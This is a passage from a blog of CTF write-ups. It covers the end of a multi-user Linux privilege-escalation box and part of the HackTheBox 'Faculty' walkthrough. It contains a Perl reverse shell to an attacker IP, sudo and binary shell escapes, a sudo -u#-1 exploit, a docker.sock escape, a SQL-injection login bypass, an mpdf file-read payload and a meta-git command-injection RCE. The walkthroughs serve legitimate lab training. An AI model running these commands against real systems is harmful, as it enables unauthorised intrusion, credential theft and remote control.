<p>Essentially every minute root writes the following into /opt/scripts/47.sh</p>
<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c">#!/bin/bash</span>
<span class="c">#echo "Hello 47"</span>
<span class="nb">rm</span> <span class="nt">-rf</span> /dev/shm/
<span class="c">#echo "Here time is a great matter of essence"</span>
<span class="nb">rm</span> <span class="nt">-rf</span> /tmp/
</code></pre></div></div>

<p>Then after 30 seconds the crontab runs that file as Dalia. So what we need to do is after the root cronjob writes to the file is replace the contents with our own payload.</p>

<p>We’re going to use a Perl reverse shell</p>

<p>Steps:
1) <code class="language-plaintext highlighter-rouge">tail -f 47.sh</code> Allows us to see when the content gets written
2) Write this into the file after the content is modified by the cronjob</p>
<div class="language-perl highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">#!/bin/bash</span>
<span class="nv">perl</span> <span class="o">-</span><span class="nv">e</span> <span class="p">'</span><span class="s1">use Socket;$i="{attacker_ip}";$p=4242;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,"&gt;&amp;S");open(STDOUT,"&gt;&amp;S");open(STDERR,"&gt;&amp;S");exec("/bin/sh -i");};</span><span class="p">'</span>
</code></pre></div></div>
<p>3) Setup a netcat reverse listener (with magical potential!!)</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>/bin/bash
nc -lvnp 4242
</code></pre></div></div>
<p>4) Wait for the connection</p>

<h2 id="shell-stabilisation">Shell stabilisation</h2>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
CTRL+Z
stty raw -echo;fg
ENTER
</code></pre></div></div>

<p>Now we have a lovely shell with tab autocomplete and that doesn’t die when you CTRL+C</p>

<p>Now let’s keep going</p>

<h2 id="dalia---silvio">Dalia -&gt; Silvio</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sudo -l
export TF=$(mktemp -u)
sudo -u silvio /usr/bin/zip $TF /etc/hosts -T -TT 'sh #'
bash
cd ~
cat flag.txt
</code></pre></div></div>

<p>Here we are exploiting the fact we can run zip as silvio. This allows us to get a sh session as silvio which we can then change into a bash session.</p>

<h2 id="silvio---reza">Silvio -&gt; Reza</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sudo -l
sudo -u reza PAGER='bash -c "exec bash 0&lt;&amp;1"' git -p help
cd ~
cat flag.txt
</code></pre></div></div>

<h2 id="reza---jordan">Reza -&gt; Jordan</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sudo -l
cd /tmp
touch shop.py
vim shop.py
Inside shop.py:
	import os
	os.system("/bin/bash")

sudo -u jordan PYTHONPATH=/tmp /opt/scripts/Gun-Shop.py 
cd ~
cat flag.txt | rev
</code></pre></div></div>

<h2 id="jordan---ken">Jordan -&gt; Ken</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sudo -l
sudo -u ken /usr/bin/less /home/ken/flag.txt
!sh
bash
cd ~
cat flag.txt
</code></pre></div></div>

<h2 id="ken---sean">Ken -&gt; Sean</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sudo -l
sudo -u sean /usr/bin/vim
:!sh
bash
cd ~
</code></pre></div></div>

<p>Sean is a fun one. This took me a while to work out and with a little help from Linpeas I got it!</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>groups
find / -group adm 2&gt;/dev/null
grep -i sean{ /var/log/* 2&gt;/dev/null
</code></pre></div></div>

<p>Essentially, Sean is part of the adm group which is a non standard group. This set of alarm bells as this isn’t something that usually occurs. This makes me think there is something special about this group.</p>

<p>The find command searches for all files belonging to this group and there is a large amount of log files</p>

<p>Log files are good for finding passwords so by association flags may also be there. The grep command searches through every file and redirects the errors so it doesn’t clog our terminal up.</p>

<h2 id="sean---penelope">Sean -&gt; Penelope</h2>

<p>There is also a base64 string which we can decode using the base64 command</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>echo "VGhlIHBhc3N3b3JkIG9mIHBlbmVsb3BlIGlzIHAzbmVsb3BlCg==" | base64 -d 
</code></pre></div></div>

<p>This tells us the password for the penelope user account.</p>

<p>So we have something a little more stable we’re going to use a fresh SSH session</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ssh agent47@10.10.9.158

640509040147
su penelope
cd ~
</code></pre></div></div>

<h2 id="penelope---maya">Penelope -&gt; Maya</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ls
./base64 /home/maya/flag.txt | ./base64 -d
su maya
</code></pre></div></div>

<p>Maya’s password is the flag you get from the file</p>

<p>Base64 has a SUID bit set which means when we run it, we run it as the user that owns the file, in this case maya. This means we can read Maya’s files using the base64 binary</p>

<h2 id="maya---robert">Maya -&gt; Robert</h2>

<p>Another interesting one as robert seemingly doesn’t exist. Lets research shall we.</p>

<p>Looking at the files in Maya’s home directory we have a folder called “old_robert_ssh” and a text file called “elusive_targets.txt”</p>

<p>elusive_targets.txt is as follows</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Welcome 47 glad you made this far.
You have made our Agency very proud.

But, we have a last unfinished job which is to infiltrate kronstadt industries.
He has a entrypoint at localhost.

Previously, Another agent tried to infiltrate kronstadt industries nearly 3 years back, But we failed.
Robert is involved to be illegally hacking into our server's.

He was able to transfer the .ssh folder from robert's home directory.

The old .ssh is kept inside old_robert_ssh directory incase you need it.

Good Luck!!!
    47
</code></pre></div></div>

<p>Ok we we need to get into Robert’s “entrypoint” using his ssh creds.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd old_robert_ssh
cat id_rsa
</code></pre></div></div>
<p>So we have a private key. We can crack it with John The Ripper</p>

<p>1) Copy the contents of id_rsa into a file on our kali machine
2) run ssh2john id_rsa &gt; hash.txt
3) john hash.txt –wordlist=/usr/share/wordlists/rockyou.txt</p>

<p>This will give us a passphrase for Robert but we need somewhere to put it. It mentions localhost however we need to find what this means. For this we are going to use the nmap static binary which can be downloaded from <a href="https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/nmap">here</a></p>

<h3 id="nmap-scan">nmap scan</h3>

<p>Uploading the binary:
1) Download the <a href="https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/nmap">binary</a>
2) cd into the directory with the nmap binary and setup a Python http server</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Attacker Machine:
python3 -m http.server 8080
</code></pre></div></div>
<p>3) Download the binary</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Target Machine:
wget http://attacker_ip:8080/nmap
</code></pre></div></div>
<p>4) Run nmap</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>chmod 700 nmap
./nmap localhost -p-
</code></pre></div></div>

<p>That gives u some results</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Nmap scan report for localhost (127.0.0.1)
Host is up (0.00016s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
631/tcp   open  ipp
2222/tcp  open  unknown
36445/tcp open  unknown

</code></pre></div></div>

<p>We know about http and SSH as we saw those earlier in the challenge. We SSHed into the box originally and used curl to access the HTTP server in challenge 24.</p>

<p>IPP is Internet Printing Protocol, this could potentially be a vulnerability but lets check the other ports first as we have SSH information.</p>

<p>Unfortunately we cannot nmap the ports to find out the service so we shall curl it.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>curl localhost:2222
SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
Protocol mismatch.
</code></pre></div></div>

<p>Lovely stuff, we now know it is an ssh port so we can SSH into it as robert</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ssh robert@localhost -p 2222 -i id_rsa
</code></pre></div></div>

<h2 id="robert---root-sorta">Robert -&gt; Root (sorta)</h2>

<p>So this is a docker container. We can tell because we have a .dockerenv file and also there is only 1 user in the /home directory. We can’t be on a seperate machine as we SSHed into localhost so it must be a container.</p>

<p>Now we need to escalate in this container so we can break out of it.</p>

<p>Running sudo -l shows us that everyone but root can run /bin/bash as sudo. This is not a normal sudoers entry so this implies it could be relevant</p>

<p>Sudo has a large amount of vulnerabilities over it’s versions. This means we could potentially have a vulnerable sudo version.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sudo --version
Sudo version 1.8.21p2
Sudoers policy plugin version 1.8.21p2
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.21p2
</code></pre></div></div>

<p>A quick google leads us to <a href="https://www.exploit-db.com/exploits/47502">https://www.exploit-db.com/exploits/47502</a> which shows us a lovely sudo exploit</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sudo -u#-1 /bin/bash
cd /root
cat user.txt
</code></pre></div></div>
<p>Now we have root on the container. Now we need to break out.</p>

<h2 id="container-escape">Container escape</h2>

<p>Being root gives us some options for container escape. A good place to look is always docker.sock as if we have write permissions for it we can use that as a method of escape!</p>

<p><code class="language-plaintext highlighter-rouge">find / -name docker.sock</code></p>

<p>We have a docker.sock file, let’s have a look at it</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ls -la /run/docker.sock
</code></pre></div></div>

<p>This is very good for us. We can write to the docker sock. This means we can escape using a simple command or two.</p>

<p>Note: This is a very good guide by hacktricks, highly recommend. <a href="https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-breakout/docker-breakout-privilege-escalation">Docker Escape Guide</a></p>

<p>First we need to find out what this image is called using</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>docker images
bash: docker: command not found
</code></pre></div></div>

<p>Oh. That’s not ideal. So we don’t have the docker command. Let’s check the path</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>echo $PATH
</code></pre></div></div>

<p>It appears that the path is normal. Unfortunately that means we need to look around a bit more. We can do a search for the binary using find.</p>

<p>Note: Learn the find command, it’s really helpful!</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>find / -name docker -type f 2&gt;/dev/null
/tmp/docker
</code></pre></div></div>

<p>Lovely, now we have a binary. The -type f means just look for files so it ignores any folders.</p>

<p>So let’s try our docker images again</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd /tmp
./docker images
</code></pre></div></div>
<p>Lovely that works!</p>

<p>Now we can get the final escalation</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>./docker run -it -v /:/host/ mangoman chroot /host/ bash
cd /root
cat root.txt
</code></pre></div></div>

<h1 id="conclusion">Conclusion</h1>

<p>There we have it! We have completed the box. It is a really long box but a really fun one. I think this would be a great teaching box from the bottom all the way to intermediate to advanced. It forces research and allows people to learn about all sorts of different privesc vectors including sudo abuse, SUID binaries, vulnerable versions, misconfiguration, and others! Overall I would highly recommend the box to people of all skill levels, the earlier levels are good for beginners and the final privesc tasks are good for intermediate or advanced users.</p>]]></content><author><name>Thetvdh</name></author><category term="docker" /><category term="sudo" /><category term="linux" /><category term="privesc" /><summary type="html"><![CDATA[]]></summary></entry><entry><title type="html">Faculty(HTB)</title><link href="https://blog.thetvdh.com/2022/faculty/" rel="alternate" type="text/html" title="Faculty(HTB)" /><published>2022-11-08T00:00:00+00:00</published><updated>2022-11-08T00:00:00+00:00</updated><id>https://blog.thetvdh.com/2022/faculty</id><content type="html" xml:base="https://blog.thetvdh.com/2022/faculty/"><![CDATA[<p><img src="/assets/writeups/Faculty/logo.png" alt="Faculty HTB Logo" title="Logo" /></p>

<h1 id="introduction">Introduction</h1>

<p>Hello again, this is my writeup for the “Faculty” machine on HackTheBox. I did the box a while ago but waited until the box was retired to write it up. As this machine was done a long time ago this writeup will be more of an analysis of how I was thinking and some of the steps I tried (and failed) in order to complete this box, rather than a step by step guide. This is possibly the hardest CTF box I have completed to date but It was thoroughly enjoyable, even if it did take me nearly 3 weeks to finish it!</p>

<p>In this box the target IP is 10.10.11.169 althought mainly the target will be faculty.htb as HTB loves a host file edit!</p>

<h1 id="enumeration">Enumeration</h1>

<p>First things first an nmap scan:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code># Nmap 7.92 scan initiated Sat Jul 16 17:21:01 2022 as: nmap -sVC -T4 -p- -o nmap.txt 10.10.11.169
Nmap scan report for 10.10.11.169
Host is up (0.024s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   3072 e9:41:8c:e5:54:4d:6f:14:98:76:16:e7:29:2d:02:16 (RSA)
|   256 43:75:10:3e:cb:78:e9:52:0e:eb:cf:7f:fd:f6:6d:3d (ECDSA)
|_  256 c1:1c:af:76:2b:56:e8:b3:b8:8a:e9:69:73:7b:e6:f5 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://faculty.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jul 16 17:21:50 2022 -- 1 IP address (1 host up) scanned in 48.49 seconds
</code></pre></div></div>

<p>This nmap scan indicates a redirect to http://faculty.htb using a NGINX virtual host. This means we need to add the following entry to our host file:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>/etc/hosts entry
10.10.11.169	faculty.htb
</code></pre></div></div>

<p>Accessing faculty.htb redirects to http://faculty.htb/login.php</p>

<p>We are given a login page where it asks for an ID to access what appears to be some form of timetabling system.</p>

<p>As a quick check I intercepted the form POST request and ran Burp Intruder on it with numbers 1-150 to check to see if it was that simple. Unsuprisingly it wasn’t.</p>

<p>Next was checking to see if ID was vulnerable to SQLi.</p>

<p>For this I used SQLmap.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sqlmap -r loginintercept.txt --risk=3 --level=5 --tables
</code></pre></div></div>

<p>In CTF challenges I usually specifiy high levels of risk and intensity (levels) as I don’t have to worry about setting of and IDS or equivalent. In a real scenario / pentest I would recommend manually testing rather than using SQLmap.</p>

<p>sqlmap works out that the “id” parameter is injectable. From this we get some useful information:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>DBMS = MySQL

Databases: Information_schema, Scheduling_db

[17:40:04] [INFO] fetching number of tables for database 'scheduling_db'
[17:40:04] [INFO] retrieved: 6
[17:40:04] [INFO] retrieved: class_schedule_info
[17:40:09] [INFO] retrieved: courses
[17:40:10] [INFO] retrieved: faculty
[17:40:12] [INFO] retrieved: schedules
[17:40:14] [INFO] retrieved: subjects
[17:40:16] [INFO] retrieved: users
</code></pre></div></div>

<p>The information_schema isn’t particularly useful to us as we’re using an automated tool. It would be useful if we were performing manual injections.</p>

<p>Focusing on the scheduling_db, I extracted the columns from the users table:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sqlmap -r loginintercept.txt --risk=3 --level=5 --columns -D scheduling_db -T users

+----------+--------------+
| Column   | Type         |
+----------+--------------+
| id       | int          |
| name     | text         |
| password | text         |
| type     | tinyint(1)   |
| username | varchar(200) |
+----------+--------------+
</code></pre></div></div>

<p>Now from this I attempted to extract the usernames and passwords from this table however SQLMap wasn’t enjoying my commands for some reason</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sqlmap -r loginintercept.txt --risk=3 --level=5 --passwords -D scheduling_db -T users
Failed
sqlmap -r loginintercept.txt --passwords -D scheduling_db -T users
Failed
sqlmap -r loginintercept.txt --passwords -D scheduling_db -T users --no-cast
Failed
sqlmap -r loginintercept.txt --passwords -D scheduling_db -T users --hex
Failed
</code></pre></div></div>

<p>If anyone can tell me why these commands weren’t working please let me know.</p>

<p>Eventually I decided to dump the whole database which worked</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Table: users
[1 entry]
+----+---------------+------+----------------------------------+----------+
| id | name          | type | password                         | username |
+----+---------------+------+----------------------------------+----------+
| 1  | Administrator | 1    | 1fecbe762af147c1176a0fc2c722a345 | admin    |
+----+---------------+------+----------------------------------+----------+

</code></pre></div></div>

<p>This looks like we have an administrator password</p>

<h1 id="hashcracking">Hashcracking</h1>

<p>Obviously I attempted to crack this hash</p>

<p>echo ‘1fecbe762af147c1176a0fc2c722a345’ &gt; hash.txt</p>

<p>nth –file hash.txt</p>

<p>NTH says the hash is an MD5.</p>

<p>hashcat -a 0 -m 0 hash.txt /usr/share/wordlists/rockyou.txt</p>

<p>Hash didn’t work</p>

<p>tried a few different wordlists, JtR, and Crackstation. Nothing worked.</p>

<p>I decided this was a dead end and moved on.</p>

<h1 id="back-to-the-web">Back to the web!</h1>

<p>We know that the login page is vulnerable to SQLi so potentially it is also vulnerable to authentication bypass. Unfortunately we do not know any IDs so cannot test this theory. We can continue with some enumeration though so I ran ffuf against it.</p>

<p>Running ffuf reveals /admin as an endpoint (apologies for the JSON format of this output, I forgot to copy the command line output. I have put the whole thing in a separate file which can be accessed <a href="/assets/writeups/Faculty/ffuf.json">here</a>)</p>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
            </span><span class="nl">"input"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
                </span><span class="nl">"FUZZ"</span><span class="p">:</span><span class="w"> </span><span class="s2">"admin"</span><span class="w">
            </span><span class="p">},</span><span class="w">
            </span><span class="nl">"position"</span><span class="p">:</span><span class="w"> </span><span class="mi">259</span><span class="p">,</span><span class="w">
            </span><span class="nl">"status"</span><span class="p">:</span><span class="w"> </span><span class="mi">301</span><span class="p">,</span><span class="w">
            </span><span class="nl">"length"</span><span class="p">:</span><span class="w"> </span><span class="mi">178</span><span class="p">,</span><span class="w">
            </span><span class="nl">"words"</span><span class="p">:</span><span class="w"> </span><span class="mi">6</span><span class="p">,</span><span class="w">
            </span><span class="nl">"lines"</span><span class="p">:</span><span class="w"> </span><span class="mi">8</span><span class="p">,</span><span class="w">
            </span><span class="nl">"content-type"</span><span class="p">:</span><span class="w"> </span><span class="s2">"text/html"</span><span class="p">,</span><span class="w">
            </span><span class="nl">"redirectlocation"</span><span class="p">:</span><span class="w"> </span><span class="s2">"http://faculty.htb/admin/"</span><span class="p">,</span><span class="w">
            </span><span class="nl">"duration"</span><span class="p">:</span><span class="w"> </span><span class="mi">25751093</span><span class="p">,</span><span class="w">
            </span><span class="nl">"resultfile"</span><span class="p">:</span><span class="w"> </span><span class="s2">""</span><span class="p">,</span><span class="w">
            </span><span class="nl">"url"</span><span class="p">:</span><span class="w"> </span><span class="s2">"http://faculty.htb/admin"</span><span class="p">,</span><span class="w">
            </span><span class="nl">"host"</span><span class="p">:</span><span class="w"> </span><span class="s2">"faculty.htb"</span><span class="w">
        </span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<p>Accessing the admin page gives us another login asking for a username and password. Generally if a web dev makes a mistake in one place it is highly likely they will make it in another. As such, I tried a simple authentication bypass payload on the login box on /admin.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>admin';#
</code></pre></div></div>

<p>It worked! We now have access to the administrator account.</p>

<p>Exploring the Web App a little gives us some interesting findings:</p>

<p>1) The functionality to add new items to the timetable was vulnerable to HTML tag injection.
2) When a report is generated it gets sent to a endpoint /download.php using something called <a href="https://mpdf.github.io/">mpdf</a>.</p>

<p>MPDF is a tool used to generate PDF files from HTML. Generating a report from the web app tells us that the part we can control (the items on the timetable) get reflected into the PDF. I tested this by using a &lt;h1&gt; tag and in the PDF it was formatted correctly.</p>

<p>This is the part of the challenge that took me the longest. This vulnerability gives us XSS and also potentially LFI which is a really important part in the challenge. However, using script tags caused issues as the input would be filtered. After a while (about 5 days) of trying different <a href="https://gist.github.com/rvrsh3ll/09a8b933291f9f98e8ec">bypasses</a> I decided to analyse the web request. This is something I should’ve done much earlier as in the web request was a long string of base64. Decoding this webrequest using <a href="https://gchq.github.io/CyberChef">CyberChef</a> gave me the HTML of the page that was getting passed to mpdf. Wonderful! Now we know this we can inject our own html into this request by converting it to Base64.</p>

<p>Using <a href="https://github.com/cyberheartmi9/PayloadsAllTheThings/tree/master/File%20Inclusion%20-%20Path%20Traversal#basic-lfi-null-byte-double-encoding-and-other-tricks">this</a> lovely cheatsheet by PayloadsAllTheThings I tried some test files out to see if my theory was correct. The payload I used looked something like this:</p>

<div class="language-html highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nt">&lt;annotation</span> <span class="na">file=</span><span class="s">"/etc/passwd"</span> <span class="na">content=</span><span class="s">"/etc/passwd"</span> <span class="na">icon=</span><span class="s">"Graph"</span> <span class="na">title=</span><span class="s">"Attached File: /etc/passwd"</span> <span class="na">pos-x=</span><span class="s">"195"</span> <span class="nt">/&gt;</span>
</code></pre></div></div>

<p>What this payload does is it will attach that file as an annotation to the PDF. I tested this out on files such as:</p>

<ul>
  <li>/etc/issue</li>
  <li>/etc/passwd</li>
  <li>/etc/hosts</li>
</ul>

<p>These all worked. I then decided to try and access some juicier files such as /etc/shadow. Unfortunately the account running the webserver did not have permissions to /etc/shadow.</p>

<p>We know this is a PHP web app (mpdf is a PHP addon and download.php). We also know it is attached to a database. PHP connection credentials to databases are stored in the PHP files so if we are able to download these files then we get access to credentials that could have potentially been reused on the SSH port.</p>

<p>Using the same payload, I attempted to download /var/www/html/index.php but was unsuccessful</p>

<p>While we probably could keep guessing it would be easier to find the path using some other method.</p>

<p>I decided to analyse every web request to pages that we can access, starting with index.php as a logged in user.</p>

<p>Doing this we see a request to this endpoint /admin/ajax.php?action=get_schecdule</p>

<p>Now this is the request that gets the schedule for the currently logged in user. What would happen if we gave it some information that wasn’t related to a currently logged in user?</p>

<p>Changing the faculty id to the string “random” (anything would do here, I just tried random) threw an error and gave us a lovely stack trace which gave us a path to some very sensitive information.</p>

<p>/var/www/scheduling/admin/admin_class.php</p>

<p>admin_class.php sounds very much like something that will contain db credentials, lets have a look</p>

<p>Again, using the same payload we can download the admin_class.php file. I have extracted this part as it is the most important</p>

<div class="language-php highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">session_start</span><span class="p">();</span>
<span class="nb">ini_set</span><span class="p">(</span><span class="s1">'display_errors'</span><span class="p">,</span> <span class="mi">1</span><span class="p">);</span>
<span class="kd">Class</span> <span class="nc">Action</span> <span class="p">{</span>
	<span class="k">private</span> <span class="nv">$db</span><span class="p">;</span>

	<span class="k">public</span> <span class="k">function</span> <span class="n">__construct</span><span class="p">()</span> <span class="p">{</span>
		<span class="nb">ob_start</span><span class="p">();</span>
   	<span class="k">include</span> <span class="s1">'db_connect.php'</span><span class="p">;</span>
    
    <span class="nv">$this</span><span class="o">-&gt;</span><span class="n">db</span> <span class="o">=</span> <span class="nv">$conn</span><span class="p">;</span>
	<span class="p">}</span>
	<span class="k">function</span> <span class="n">__destruct</span><span class="p">()</span> <span class="p">{</span>
	    <span class="nv">$this</span><span class="o">-&gt;</span><span class="n">db</span><span class="o">-&gt;</span><span class="nf">close</span><span class="p">();</span>
	    <span class="nb">ob_end_flush</span><span class="p">();</span>
	<span class="p">}</span>

</code></pre></div></div>

<p>In the constructor it is including db_connect.php. This is likely where the credentials are stored. Let us access this file</p>

<div class="language-php highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">&lt;?php</span> 

<span class="nv">$conn</span><span class="o">=</span> <span class="k">new</span> <span class="nc">mysqli</span><span class="p">(</span><span class="s1">'localhost'</span><span class="p">,</span><span class="s1">'sched'</span><span class="p">,</span><span class="s1">'&lt;REDACTED&gt;'</span><span class="p">,</span><span class="s1">'scheduling_db'</span><span class="p">)</span><span class="k">or</span> <span class="k">die</span><span class="p">(</span><span class="s2">"Could not connect to mysql"</span><span class="mf">.</span><span class="nf">mysqli_error</span><span class="p">(</span><span class="nv">$con</span><span class="p">));</span>
</code></pre></div></div>

<p>Lovely, we have some credentials. Now let us test the theory of password reuse.</p>

<p>We downloaded the /etc/passwd file while testing which gives us a list of users on the system. We’re only interested in the users with logons as they’re the only ones that could have SSH.</p>

<p>To extract the users with logons from this file we can run the following command:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">cat</span> /etc/passwd | <span class="nb">grep</span> <span class="nt">-i</span> <span class="s2">"/bin/bash"</span> | <span class="nb">awk</span> <span class="nt">-F</span> <span class="s2">":"</span> <span class="s1">'{print $1}'</span>
</code></pre></div></div>

<p>This gives us three users:</p>

<ul>
  <li>root</li>
  <li>gbyolo</li>
  <li>developer</li>
</ul>

<p>It is highly unlikey SSH will be enabled on root but there is no harm checking.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ssh {username}@faculty.htb
</code></pre></div></div>

<p>After testing all three usernames gbyolo has the same password as the db credentials. Poor security that.</p>

<p>Now we are SSHed into the system we can look at escalating our privileges.</p>

<h1 id="privesc">Privesc</h1>

<h2 id="stage-1-getting-access-to-developer">Stage 1: Getting access to developer</h2>

<p>As there is 3 accounts, it is highly likely we will need to move to the developer account before we can access root. However, it is important to still check for other methods of priviledge escalation.</p>

<h3 id="sudo--l">sudo -l</h3>

<p>can run /usr/local/bin/meta-git as developer</p>

<p>This looks like it could be it however it is still important to check other parts.</p>

<h3 id="suid-binaries">SUID binaries</h3>

<div class="language-s highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">find</span><span class="w"> </span><span class="o">/</span><span class="w"> </span><span class="o">-</span><span class="n">perm</span><span class="w"> </span><span class="o">-</span><span class="n">u</span><span class="o">=</span><span class="n">s</span><span class="w"> </span><span class="o">-</span><span class="n">type</span><span class="w"> </span><span class="n">f</span><span class="w"> </span><span class="m">2</span><span class="o">&gt;/</span><span class="n">dev</span><span class="o">/</span><span class="n">null</span><span class="w">
</span></code></pre></div></div>
<p>Nothing interesting here.</p>

<h3 id="crontab">Crontab</h3>

<p>The crontab is also empty, nothing interesting</p>

<h3 id="exploiting-meta-git">Exploiting meta-git</h3>

<p>meta-git is a npm package that allows for management of meta git repositories. I personally am not 100% sure what a meta git repository is but it is our way in!</p>

<p>If you would like some more information on the package you can view it <a href="https://www.npmjs.com/package/meta-git">here</a></p>

<p>Doing some googling led me to this hackerone <a href="https://hackerone.com/reports/728040">article</a> that allows for RCE. Now, as I love me some Vim, I decided to use vim as a method of RCE as in my testing I found it was the most consistent to get a shell.</p>

<div class="language-s highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">Payload</span><span class="o">:</span><span class="w">
</span><span class="n">sudo</span><span class="w"> </span><span class="o">-</span><span class="n">u</span><span class="w"> </span><span class="n">developer</span><span class="w"> </span><span class="o">/</span><span class="n">usr</span><span class="o">/</span><span class="n">local</span><span class="o">/</span><span class="n">bin</span><span class="o">/</span><span class="n">meta</span><span class="o">-</span><span class="n">git</span><span class="w"> </span><span class="n">clone</span><span class="w"> </span><span class="s1">'test||vim'</span><span class="w">
</span></code></pre></div></div>

<p>This command spawns us a vim session where we can use the command functionality to give us a bash instance:
<code class="language-plaintext highlighter-rouge">:!/bin/bash</code></p>

<p>Running whoami and id confirms that we are now developer.</p>

<h3 id="stage-2-developer-to-root">Stage 2: Developer to Root</h3>

<p>I ran the same checks as before and nothing interesting was there. I then decided to check capabilities as they are a sneaky way box creators like to get under the radar.</p>

<p><code class="language-plaintext highlighter-rouge">getcap -r / 2&gt;/dev/null</code></p>

<p>Do not, I repeat DO NOT, forget to redirect errors to /dev/null. Your terminal will look awful and become basically unreadable.</p>

<div class="language-s highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">Capabilities</span><span class="w">
</span><span class="o">/</span><span class="n">usr</span><span class="o">/</span><span class="n">lib</span><span class="o">/</span><span class="n">x86_64</span><span class="o">-</span><span class="n">linux</span><span class="o">-</span><span class="n">gnu</span><span class="o">/</span><span class="n">gstreamer1.0</span><span class="o">/</span><span class="n">gstreamer</span><span class="m">-1.0</span><span class="o">/</span><span class="n">gst</span><span class="o">-</span><span class="n">ptp</span><span class="o">-</span><span class="n">helper</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">cap_net_bind_service</span><span class="p">,</span><span class="n">cap_net_admin</span><span class="o">+</span><span class="n">ep</span><span class="w">
</span><span class="o">/</span><span class="n">usr</span><span class="o">/</span><span class="n">bin</span><span class="o">/</span><span class="n">gdb</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">cap_sys_ptrace</span><span class="o">+</span><span class="n">ep</span><span class="w">
</span><span class="o">/</span><span class="n">usr</span><span class="o">/</span><span class="n">bin</span><span class="o">/</span><span class="n">ping</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">cap_net_raw</span><span class="o">+</span><span class="n">ep</span><span class="w">
</span><span class="o">/</span><span class="n">usr</span><span class="o">/</span><span class="n">bin</span><span class="o">/</span><span class="n">traceroute6.iputils</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">cap_net_raw</span><span class="o">+</span><span class="n">ep</span><span class="w">
